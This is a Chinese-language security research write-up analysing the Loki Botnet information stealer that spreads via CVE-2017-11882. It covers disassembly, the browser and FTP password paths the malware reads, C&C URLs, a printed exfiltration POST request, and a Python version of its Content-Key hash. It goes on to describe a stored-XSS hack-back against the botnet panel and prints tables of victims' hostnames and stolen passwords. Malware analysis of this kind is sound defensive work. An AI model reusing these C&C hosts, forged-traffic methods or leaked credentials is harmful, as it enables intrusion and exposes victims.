# Loki Botnet 深入研究

Startz007@安恒研究院

## 起因

在最近的文章《利用 CVE-2017-11882 的两种变式攻击》中提到利用 CVE-2017-11882 进行攻击的威胁情报。对攻击成功后下载的木马进行深入分析时，发现多种木马利用该漏洞进行传播的情况，本文主要针对使用较多的 Loki 木马进行深入分析以及远控的漏洞利用。


## Loki 样本分析

分析的样本来自某大学部署的 APT 攻击预警平台中捕获，其 MD5:563d70be4b9eb4f5f0060d1b3c7a9ce5。

其攻击成功后，去如下地址下载恶意文件：


- hxxp://mcts-qatar.com/wp-includes/SimplePie/ogi［.］exe

通过研究发现该网站本身是正常网站，但是存在漏洞已经被黑客攻陷，多个目录都被黑客上传了恶意文件，通过目录遍历漏洞看见多个恶意文件。




对其中 MD5 为 B1D9A076DE75C2B32BDF53837F50DC29 的 EXE 文件进行分析，发现其包

含了 3 种类型的后门，整个攻击流程如下：




server.exe 是 Xtreme 远控，反汇编代码很容易发现：

```
CODE:00C89C47                   push    offset aOpen_2  ; "open"
CODE:00C89C4C                   push    0
CODE:00C89C4E                   call    ShellExecuteW_0
CODE:00C89C53                   push    0
CODE:00C89C55                   call    ExitProcess_0
CODE:00C89C5A
CODE:00C89C5A loc_C89C5A:                               ; CODE XREF: start+931j
CODE:00C89C5A                   push    offset aXtremeupdate ; "XTREMEUPDATE"
CODE:00C89C5F                   push    0
CODE:00C89C61                   push    0
CODE:00C89C63                   call    f_CreateMute
CODE:00C89C68                   mov     edi, eax
CODE:00C89C6A                   call    GetLastError
CODE:00C89C6F                   cmp     eax, 0B7h
CODE:00C89C74                   jnz     short loc_C89C80
CODE:00C89C76                   push    1770h
CODE:00C89C7B                   call    Sleep
```

nsie.jar 是一个有名的跨平台的远程控制工具 jRAT，需要 java 环境运行。其反编译代码 jRat 的特征也很明显（具体见参考链接 1）：

```
public class Jrat
{
  public static void main(String[] args)
    throws Throwable
  {
    try
    {
      InputStream is = Jrat.class.getResourceAsStream("/operational/iiiiiiiiii.class");
      if (is != null)
      {
        File tempFile = File.createTempFile("_" + Math.random(), ".class");
        FileOutputStream fos = new FileOutputStream(tempFile);
        byte[] buffer = new byte[16536];
        int readed;
        while ((readed = is.read(buffer)) > -1)
          fos.write(buffer, 0, readed);
        fos.flush();
        fos.close();
        is.close();

        File java = new File(System.getProperty("java.home") + File.separatorChar + "bin" + File.sep
        if (!java.exists())
        {
```


文件 589popoa.exe 其 MD5 为：7548D4717F2E1B811991CE77766F3FD7。它被 UPX 加壳，脱壳发现其是 Delphi 编写，它就是我们分析的主角 lokiBotnet。

首先，它使用内存重写技术，创建了一个子进程：

```
0012E1E0  0012F9D0  CALL 到 CreateProcessA 来自 0012F9CE
0012E1E4  00000000  ModuleFileName = NULL
0012E1E8  0012E21B  CommandLine = "C:\Documents and Settings\joe\桌面\589popoa.exe"
0012E1EC  00000000  pProcessSecurity = NULL
0012E1F0  00000000  pThreadSecurity = NULL
0012E1F4  00000000  InheritHandles = FALSE
0012E1F8  00000004  CreationFlags = CREATE_SUSPENDED
0012E1FC  00000000  pEnvironment = NULL
0012E200  00000000  CurrentDir = NULL
0012E204  0012E40C  pStartupInfo = 0012E40C
0012E208  0012E450  pProcessInfo = 0012E450
```

接着解密出恶意文件并重写入“自己”的子进程

```
0012FAA8  50          PUSH EAX
0012FAA9  8B85 C0FEFFFF  MOV EAX,DWORD PTR SS:[EBP-140]
0012FAAF  50          PUSH EAX
0012FAB0  FF55 F4     CALL DWORD PTR SS:[EBP-C]      kernel32.WriteProcessMemory
0012FAB3  8B45 D4     MOV EAX,DWORD PTR SS:[EBP-2C]
0012FAB6  8D78 18     LEA EDI,DWORD PTR DS:[EAX+18]
0012FAB9  8B45 D4     MOV EAX,DWORD PTR SS:[EBP-2C]
0012FABC  0FB740 14   MOVZX EAX,WORD PTR DS:[EAX+14]
0012FAC0  03F8        ADD EDI,EAX
0012FAC2  8D85 4FFFFFFF  LEA EAX,DWORD PTR SS:[EBP-B1]
0012FAC8  50          PUSH EAX
0012FAC9  8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
0012FACC  50          PUSH EAX
0012FACD  FF55 EC     CALL DWORD PTR SS:[EBP-14]
堆栈 SS:[0012E584]=7C802213 (kernel32.WriteProcessMemory)
```




从内存中提取子文件：53f3dab878855d7af700072534c99979

该样本所有的 API 地址的获取都是通过计算 Hash 得到：

```
int __stdcall f_getDLLFunctionFromIDXAndHash(int a1, int a2, int a3, unsigned int a4)
{
  int v4; // esi
  void (__stdcall *v5)(_DWORD); // eax

  if ( dword_41A01C && a4 && a4 < 0x1E && dword_41A014 )
  {
    sub_403263();
    v4 = *(_DWORD *)(dword_41A014 + 4 * a4);
    if ( v4 )
      return v4;
    v4 = sub_4030A5(a1, a2);
    if ( dword_41A014 )
      *(_DWORD *)(dword_41A014 + 4 * a4) = v4;
  }
  else
  {
    v4 = sub_4030A5(a1, a2);
  }
  if ( !v4 )
  {
    v5 = (void (__stdcall *)(_DWORD))f_getDLLFunctionFromIDXAndHash(0, 0xE567384D, 0, 0);
    v5(0);
  }
  return v4;
}
```

通过读取配置文件或者注册表收集用户的 ftp、浏览器等软件的密码

```
.rdata:00415CE8                 text "UTF-16LE", '%s\Flock\Browser\Profiles\%s',0
.rdata:00415D22                 align 4
.rdata:00415D24 aSThunderbirdPr:                        ; DATA XREF: sub_408C4D+D0↑o
.rdata:00415D24                 text "UTF-16LE", '%s\Thunderbird\profiles.ini',0
.rdata:00415D5C aSThunderbirdPr_0:                      ; DATA XREF: sub_408C4D+ED↑o
.rdata:00415D5C                 text "UTF-16LE", '%s\Thunderbird\Profiles\%s',0
.rdata:00415D92                 align 4
.rdata:00415D94 aSKMeleonProfil:                        ; DATA XREF: sub_408C4D+113↑o
.rdata:00415D94                 text "UTF-16LE", '%s\K-Meleon\profiles.ini',0
.rdata:00415DC6                 align 4
.rdata:00415DC8 aSKMeleonS:                             ; DATA XREF: sub_408C4D+135↑o
.rdata:00415DC8                 text "UTF-16LE", '%s\K-Meleon\%s',0
.rdata:00415DE6                 align 4
.rdata:00415DE8 aSComodoIcedrag:                        ; DATA XREF: sub_408C4D+157↑o
.rdata:00415DE8                 text "UTF-16LE", '%s\Comodo\IceDragon\profiles.ini',0
.rdata:00415E2A                 align 10h
.rdata:00415E30 aSComodoIcedrag_0:                      ; DATA XREF: sub_408C4D+171↑o
.rdata:00415E30                 text "UTF-16LE", '%s\Comodo\IceDragon\Profiles\%s',0
.rdata:00415E70 aSNetgateTechno:                        ; DATA XREF: sub_408C4D+192↑o
.rdata:00415E70                 text "UTF-16LE", '%s\NETGATE Technologies\BlackHawk\profiles.ini',0
.rdata:00415ECE                 align 10h
.rdata:00415ED0 aSNetgateTechno_0:                      ; DATA XREF: sub_408C4D+1B6↑o
.rdata:00415ED0                 text "UTF-16LE", '%s\NETGATE Technologies\BlackHawk\Profiles\%s',0
.rdata:00415F2C aSPostboxProfil:                        ; DATA XREF: sub_408C4D+1D3↑o
```

接着写入常规的自启动注册表后使用 CryptDecrypt 解密出回连地址：

- kbfvzoboss.bid/alien/fre.php

```
                push    esi
                push    1
                push    esi
                push    [ebp+arg_0]
                call    eax ; ADVAPI32.CryptDecrypt
                        ; kbfvzoboss.bid/alien/fre.php
                jmp     loc_4146F5
sub_4036F2      endp

; START OF FUNCTION CHUNK FOR sub_4036F2

loc_4146F5:
                        jmp     loc_4A0000
; END OF FUNCTION CHUNK FOR sub_4036F2

; Section 4. (virtual address 000A0000)
; Virtual size                  : 00002000 (   8192.)
; Section size in file          : 00002000 (   8192.)
; Offset to raw data for section: 00018000
; Flags C0000000: Readable Writable
; Alignment     : default

; Segment type: Regular
; Segment permissions: Read/Write
_x              segment para public '' use32
                assume cs:_x
                ;org 4A0000h
; START OF FUNCTION CHUNK FOR sub_4036F2
                assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

loc_4A0000:
                pusha
                nop
```

解密完成后跳转到 0x4A0000 区段，接着使用 0xFF 异或内存地址 0x4A0074 的数据，解密后的数据就是黑客真实的 C&C 服务器：

- pvcfloorco.com/Panel/five/fre.php


接着使用它覆盖原来解密出的通讯网址 kbfvzoboss.bid/alien/fre.php

```
004A0016   BB FFFFDFDD    MOV EBX,DDDFFFFF
004A001B   BE 74004A00    MOV ESI,dump_mem.004A0074          ASCII "http://pvcfloorco.com/Panel/five/fre.php"
004A0020   90             NOP
004A0021   90             NOP
004A0022   90             NOP
004A0023   90             NOP
004A0024   301E           XOR BYTE PTR DS:[ESI],BL
004A0026   46             INC ESI
004A0027   90             NOP
004A0028   90             NOP
004A0029   90             NOP
004A002A   90             NOP
004A002B   803E 00        CMP BYTE PTR DS:[ESI],0
004A002E ^ 75 F4          JNZ SHORT dump_mem.004A0024
004A0030   90             NOP
004A0031   90             NOP
004A0032   BE 74004A00    MOV ESI,dump_mem.004A0074          ASCII "http://pvcfloorco.com/Panel/five/fre.php"
004A0037   A4             MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004A0038   803E 00        CMP BYTE PTR DS:[ESI],0
004A003B ^ 75 FA          JNZ SHORT dump_mem.004A0037
004A003D   90             NOP
004A003E   90             NOP
004A0074=dump_mem.004A0074 (ASCII "http://pvcfloorco.com/Panel/five/fre.php")
地址      ASCII 数据                                          0012F96C  0012F9B4
001676C0  kbfvzoboss.bid/alien/fre.php                        0012F970  00000000
00167700                                                      0012F974  0012F994
```

这里的代码比较奇怪，很明显不像是原生态的代码。

查看程序的区段信息发现这部代码都在".x"区段，明显是后期附加上去的。在国外分析

的一篇分析文章（见参考链接 2）中提到该区段实际上是使用破解版本的 lokiBotnet 客户端生成的。




把收集用户名称、电脑名称、域名、屏幕大小以及各种软件密码发送到黑客服务器

```
POST /Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: pvcfloorco.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 16320C42
Content-Length: 147
Connection: close

..(.......ckav.ru......j.o.h.n.......J.O.H.N.-.P.C.......j.o.h.n.-.P.C..... ......
0...9.3.7.6.1.C.D.4.A.F.A.5.A.D.8.8.B.E.B.B.2.B.5.5.HTTP/1.0 404 Not Found
Date: Wed, 21 Mar 2018 18:25:55 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u12
Status: 404 Not Found
Vary: Accept-Encoding
Content-Length: 23
Connection: close
Content-Type: text/html

........File not found.
```

## Loki Botnet 通讯协议研究

通过对 Loki Botnet 的通讯机制的研究，发现 Loki Panel 的是存在漏洞.用户提交的数据未做过滤处理，程序解析后直接存入了数据库，可能存在存储 xss 漏洞。

用户提交数据需要满足 User-Agent 和 Content-Key 的校验

1、 关于 User-Agent 的校验


发起请求时 User-Agent 必须是“Mozilla/4.08 (Charon; Inferno)”，在很多 IPS 针对 Loki 的检测方式也是检测 User-Agent。:）


2、 关于 Content-Key 的校验

这个字段值是通过计算 HTTP 头部的 Hash 得到

```
POST /Panel/five/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: pvcfloorco.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
```

在程序的 0x4036BC 的地方能看见其算法：




根据反汇编代码逆向出算法，python 实现如下：

```python
def  decodeKey(data):
    x =0xFFFFFFFF
    j =6
    for i in data:
        x =x ^ ord(i)
        #print hex(x)
        j = 8
        while True:
            if(x & 1):
                x =x ^ 0xE8677835
            x =x>>1
            j =j-1
            if j == 0:
                break;
    return  hex((~x & 0xFFFFFFFF)*2 & 0xFFFFFFFF )
```

Body 字段的大概如下

- “bot 版本＋ payload 类型＋bin ID＋用户名＋电脑名＋域名＋屏幕尺寸＋管理权限＋操作性位数、版本＋Hash 加密的标识符”＋other

服务端会对会根据 Bot 版本和 payload 类型来进行不同的解析，具体过程比较复杂，可以参考国外研究者写的解析脚本，见参考链接 3 的代码

经过研究发现 bot_name 字段的长度和格式符合要求,将 POC 伪装成用户名或电脑名发送远程服务器，本地测试截图如下：

## 初窥黑客服务器：


当笔者研究出来测试方法时，准备测试时，黑客已经把 pvcfloorco.com 的 C&C 服务下架了，我从威胁分析平台找到另一个样本，其 MD5 是 ba1fd5d46077293e959bc8c270d94dc2，它的 C&C 地址是：

- hxxp://paclficinsight.com/new/Panel/five/fre.php

笔者通过编写与服务器通讯的代码，假装被感染机器连上恶意的服务器，发送符合通讯规范的数据包来获取管理权限。一段等待后，我成功拿到后台登入权限。


| | | | | | | |
|---|---|---|---|---|---|---|
| Open | 6E4522B30577E89DC0A34CDF | ckav.ru - v.1.8 | ZWSURM4-PC.\ZwSuRm4 | 95.2 245 (RU) | 0 | 2018-03-20 13:58:47 |
| Open | 1F7D8DA45763184259730592 | ckav.ru - v.1.8 | PC-PC.pc-PC\pc | 121.1 16.8 (KR) | 4 | 2018-03-20 08:32:22 |
| Open | 1DF6EBE05FB5FFD8AF65D886 | ckav.ru - v.1.8 | DESKTOP-IK0UJR0.\Jeonh | 1.226 186 (KR) | 28 | 2018-03-20 08:03:55 |
| Open | B1D86548802C2D5E243072F83 | ckav.ru - v.1.8 | HAEYANG-PC.haeyang-PC\haeyang | 115.91 8.190 (KR) | 6 | 2018-03-20 07:21:56 |
| Open | 9816DAF5076F02C48E8ECD84 | ckav.ru - v.1.8 | WIN-KTQBKB29Q32.\Administrator | 64.140 .106 (US) | 1 | 2018-03-20 07:13:50 |
| Open | C411422BEFB847455B774F090 | ckav.ru - v.1.8 | JOHN-PC.John-PC\John | 66.10 246 (US) | 2 | 2018-03-20 01:53:37 |
| Open | C411422BEFB847455B774F090 | ckav.ru - v.1.8 | JOHN-PC.John-PC\John | 66.10 246 (US) | 2 | 2018-03-20 01:53:12 |
| Open | 25A84D9A3071D2574B84FDD4 | ckav.ru - v.1.8 | WIN-U9ELNVPPAD0.\User | 79.232 .218 (DE) | 1 | 2018-03-18 09:23:07 |
| Open | 747565CB838B679E783301D9 | ckav.ru - v.1.8 | PH1W-PTR-E.\PHIT | 210.2 2.82 (PH) | 2 | 2018-03-18 07:49:30 |
| Open | D2C82330FFC317D0A207511E | ckav.ru - v.1.8 | ROGER-NB.\claudio | 192.8 .103 (NL) | 0 | 2018-03-17 00:07:49 |
| Open | ACB19DE16C2DAF95E4184F90 | ckav.ru - v.1.8 | CYNTHIA.\LyLa | 210.24 5.120 (TW) | 3 | 2018-03-16 08:54:29 |
| Open | A2B3F1C1175D83DA245AF0C9 | ckav.ru - v.1.8 | TONY-LAPTOP.\tonylaptop | 67.9 253 (US) | 122 | 2018-03-15 17:01:22 |
| Open | 4C0BBA6F7CC16F4E5FBF9F62 | ckav.ru - v.1.8 | ROBIN-PC.Robin-PC\Robin | 200.6 .124 (AR) | 1 | 2018-03-15 16:32:50 |
| Open | 8D81B3EBEAF358D08F5BF813 | ckav.ru - v.1.8 | JOHAN.AGRA\johans | 41.19 7.16 (NA) | 2 | 2018-03-15 13:47:30 |
| Open | 0A6C93ACEA8501DBA1A1C26A | ckav.ru - v.1.8 | nafswkpx.\user | 95.211 0.198 (NL) | 0 | 2018-03-15 12:40:13 |
| Open | F465D65B28EB9EB358E9184E | ckav.ru - v.1.8 | R-BARAKAT.\hp | 154.13 23.91 (XX) | 26 | 2018-03-15 12:28:14 |
| Open | B148F360F9B070010458FA4F | ckav.ru - v.1.8 | PC-PC.pc-PC\pc | 109.16 7.180 (BA) | 1 | 2018-03-15 12:27:44 |
| Open | 24CE844B09D725B6D2485F22 | ckav.ru - v.1.8 | NADICA-PC.\Ja | 109.92 8.244 (RS) | 0 | 2018-03-15 12:23:49 |
| Open | C411422BEFB847455B774F090 | ckav.ru - v.1.8 | JOHN-PC.John-PC\John | 66.10 226 (US) | 2 | 2018-03-15 12:15:35 |
| Open | BFD2D7BD06B1AEDC5CDDBC89 | ckav.ru - v.1.8 | FMER104.\User | 92.36 .227 (BA) | 5 | 2018-03-15 12:08:03 |

木马偷取大量密码记录的记录：




| | | | |
|---|---|---|---|
| https://100 | 2414-832622:01918821887@erecruitment.bb.org.bd | Mozilla Firefox | Open | 2018-03-14 06:40:0 |
| http://bless | am:muizul123@mail.bdcom.net | Mozilla Firefox | Open | 2018-03-14 06:40:0 |
| https://+66 | 2 3655:irawin@login.live.com | Internet Explorer | Open | 2018-03-14 05:04:1 |
| http://bdmp | mail.co.th:bcua3789@webmail.bdmp.co.th/true/ | Google Chrome | Open | 2018-03-14 05:04:1 |
| http://boon | bdmp.co.th:bonc3386@webmail.bdmp.co.th/true/ | Google Chrome | Open | 2018-03-14 05:04:1 |
| https://TUG | D:BD001TS@traceability.fisheries.go.th/tds/login.aspx | Google Chrome | Open | 2018-03-14 05:04:1 |
| https://tugs | @hotmail.com:phojoesin@th-th.facebook.com/login/ | Google Chrome | Open | 2018-03-14 05:04:1 |
| http://admi | 9@192.168.0.100:85/doc/page/login.asp | Google Chrome | Open | 2018-03-14 05:04:1 |
| http://admi | 9@bdmp.jetcomcctv.com:86/doc/page/login.asp | Google Chrome | Open | 2018-03-14 05:04:1 |
| http://admi | 9@192.168.0.100:85 | Mozilla Firefox | Open | 2018-03-14 05:04:1 |
| http://admi | 9@bdmp.jetcomcctv.com:86 | Mozilla Firefox | Open | 2018-03-14 05:04:1 |
| https://BEG | 2:JELA1974@www.sellingplatformconnect.amadeus.com/LoginServi ... | Google Chrome | Open | 2018-03-13 17:50:4 |
| https://BEG | 8:wikson@www.sellingplatformconnect.amadeus.com/LoginService ... | Google Chrome | Open | 2018-03-13 17:50:4 |
| https://473 | /@www.revolution.travel/login | Google Chrome | Open | 2018-03-13 17:50:4 |
| https://jeler | :ivanad@www.goglobal.travel/Login2.aspx | Google Chrome | Open | 2018-03-13 17:50:4 |
| https://roge | @gmail.com:Password123@www.linkedin.com | Internet Explorer | Open | 2018-03-13 15:16:0 |
| https://xan | gmail.com:DatingLover1982!@www.facebook.com | Mozilla Firefox | Open | 2018-03-13 15:16:0 |

我们对威胁分析平台捕获的其他 Loki 样本也进行了探测监控，发现不少服务器是同一组织。

如下是我通过 xss 平台获取黑客登陆其服务器的记录:

| 时间 | 接收的内容 | Request Headers |
| --- | --- | --- |
